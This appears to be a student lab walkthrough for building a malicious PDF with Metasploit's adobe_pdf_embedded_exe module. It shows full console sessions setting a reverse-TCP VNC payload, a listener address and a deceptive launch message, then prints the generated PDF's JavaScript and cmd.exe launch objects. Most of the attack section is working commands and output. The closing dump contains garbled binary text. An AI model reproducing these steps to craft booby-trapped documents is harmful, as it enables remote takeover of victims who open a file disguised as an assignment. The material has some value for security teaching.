
Malicious PDF File Creation - No. 14

Zip file password: test123

Secret code: #234Rty

Creating malicious PDF:

1. Install Metasploit framework.
2. Use “msfconsole” to invoke framework.




```
┌──(rohith㉿kali)-[~]
└─$ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.2.18-dev                          ]
+ -- --=[ 2244 exploits - 1185 auxiliary - 398 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
```

3. Use “use exploit/windows/fileformat/adobe_pdf_embedded_exe”.


4. Use commands a. “show payloads” to see the number of payloads.
   b. “set PAYLOAD /windows/vncinject/reverse_tcp” to set the payload.

c. “set FILENAME DIGITALASSIGNMENT.pdf” to set the filename.



```
   202  payload/windows/vncinject/reverse_http_proxy_pstore                    normal  No     VNC Server (Reflective Injection), Reverse HTTP Stager Proxy
   203  payload/windows/vncinject/reverse_ipv6_tcp                             normal  No     VNC Server (Reflective Injection), Reverse TCP Stager (IPv6)
   204  payload/windows/vncinject/reverse_nonx_tcp                             normal  No     VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   205  payload/windows/vncinject/reverse_ord_tcp                              normal  No     VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   206  payload/windows/vncinject/reverse_tcp                                  normal  No     VNC Server (Reflective Injection), Reverse TCP Stager
   207  payload/windows/vncinject/reverse_tcp_allports                         normal  No     VNC Server (Reflective Injection), Reverse All-Port TCP Stager
   208  payload/windows/vncinject/reverse_tcp_dns                              normal  No     VNC Server (Reflective Injection), Reverse TCP Stager (DNS)
   209  payload/windows/vncinject/reverse_tcp_rc4                              normal  No     VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   210  payload/windows/vncinject/reverse_tcp_rc4_dns                          normal  No     VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   211  payload/windows/vncinject/reverse_tcp_uuid                             normal  No     VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support
   212  payload/windows/vncinject/reverse_winhttp                              normal  No     VNC Server (Reflective Injection), Windows Reverse HTTP Stager (winhttp)

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOAD /windows/vncinject/reverse_tcp
PAYLOAD => windows/vncinject/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME DIGITAL_ASSIGNMENT1.pdf
FILENAME => DIGITAL_ASSIGNMENT1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                                 Required  Description
   ----            ---------------                                                                 --------  -----------
   EXENAME                                                                                         no        The Name of payload exe.
   FILENAME        DIGITAL_ASSIGNMENT1.pdf                                                         no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf        yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open.  no        The message to display in the File: area


Payload options (windows/vncinject/reverse_tcp):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   AUTOVNC              true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell true             no        Disables the Metasploit Courtesy shell
   EXITFUNC             process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT                4444             yes       The listen port
   VNCHOST              127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT              5900             yes       The local port to use for the VNC proxy
   ViewOnly             true             no        Runs the viewer in view mode

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > 
```


5. To find the ip address use another tab and type “ip address”. It will show the ip address.



```
┌──(rohith㉿kali)-[~/Downloads]
└─$ ip adress
Object "adress" is unknown, try "ip help".

┌──(rohith㉿kali)-[~/Downloads]
└─$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:69:a4:95 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 84068sec preferred_lft 84068sec
    inet6 fe80::a00:27ff:fe69:a495/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(rohith㉿kali)-[~/Downloads]
└─$ 
```


6. “set LHOST 10.0.2.15” to change the ip address.
7. “use exploit/multi/handler” to create the exploit.

8. Use “exploit” command to create the malicious pdf file.




```
   FILENAME       DIGITAL_ASSIGNMENT1.pdf                                                          no       The output filename.
   INFILENAME     /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf         yes      The Input PDF filename.
   LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open.  no       The message to display in the File: area

Payload options (windows/vncinject/reverse_tcp):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   AUTOVNC              true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell true             no        Disables the Metasploit Courtesy shell
   EXITFUNC             process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT                4444             yes       The listen port
   VNCHOST              127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT              5900             yes       The local port to use for the VNC proxy
   ViewOnly             true             no        Runs the viewer in view mode

   **DisablePayloadHandler: True   (no handler will be created!)**

Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > run

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > exploit

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Using configured payload windows/vncinject/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/vncinject/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'DIGITAL_ASSIGNMENT1.pdf' file ...
[+] DIGITAL_ASSIGNMENT1.pdf stored at /home/rohith/.msf4/local/DIGITAL_ASSIGNMENT1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

9. Now Metasploit framework will attach its template.pdf to our main file.
10. Here template.pdf is embedded in DIGITAL_ASSIGNMENT1.pdf and we can see the attachment in the attachment bar.



11. template.pdf has the malicious code and JavaScript is used to run the background template.pdf from DIGITAL_ASSIGNMENT1.pdf.We used LAUNCH_MESSAGE command to set the secret code: U+0023U+0032U+0033U+0034U+0052U+0074U+0079 (UNICODE) in the DIGITALASSIGNMENT.pdf.

12. 

The document is not UTF-8 valid.
Other partially valid encodings were found, please choose below.

○ Default (UTF-8, partial) ● Other (partial): ISO-8859-1

```
w□¡=□N,
Èys□□>(□ãZÁ55i@□Ô{Ââº1]M□□□,□ÑªH#ø[□¿□j´éX◆´□<□□□Ûp"äÌò{P =sàö$
kz¦°Ï¢¦+5□.!®îÇ□□¹b□V□Wî+Ð°Mä)Ú¹¸^□□□R§!T»□¹)=×DÆb-gÌãHF□£Ä□6□Ú0g□4V□A|□       ê¦□âi/□¾¦½'□S□□□P¤□k□NÊ=ß1VK¸ª@#çA□□Ü□ s□ø□Áý□¨Çmç□c□¢¬□□ÒBé¤*□□  □□$□tZ´tB`ÜZzÖHXê□□¹¢»¢ □I□cÏòT□zö□y]·LÉ#´·C
f5Ñã□¶`ùQzÒc"í]□±<.Ã8®ÈõÕi£äÌ,jp<@□rõgÄ6*Z□hÙ□5kQAä@Ñà□ ©} □
~pÍqm'x4
±◆´E□[ÇQ±Î□äp+ûº=jÊ61□□□ç5|Gã□□Ùë□û□]□v□hç□j□¾ãËðw□□VP[Iw¨eQÑð□Mpº)ÝMç       □ÛÎÊè6Ï`ü2n□ý*(5E"Ý.□ºr÷#»w|□□°□vÂNØ     ;a'l7Ì□< ¿IÁï□çõöxñ<□}vGÏ□Qý|¨Þ¸x¾□8®5<V□+□8t^□□<¯_ÇxÞ¬□□«Jÿ□[âÆ□
endstream
endobj
9 0 obj
<</S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0 });)/Type/Action>>
endobj
10 0 obj
<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\template.pdf" (cd "Desktop"))&(if exist "My Documents\\template.pdf" (cd "My Documents"))&(if exist "Documents\\templa








secret code:U+0023U+0032U+0033U+0034U+0052U+0074U+0079)>>>>
endobj
1 0 obj
<<
        /Pages 2 0 R/Names 5 0 R/OpenAction 9 0 R
        /Type /Catalog
>>
endobj
3 0 obj
<<
        /Contents 4 0 R
        /Parent 2 0 R
        /Resources <<
                /Font <<
                        /F1 <<
                                /Type /Font
                                /Subtype /Type1
                                /BaseFont /Helvetica
```

13. Here, the person needs to search the secret code in the DIGITALASSIGNMENT.pdf because it consists of the malicious code and runs in the background.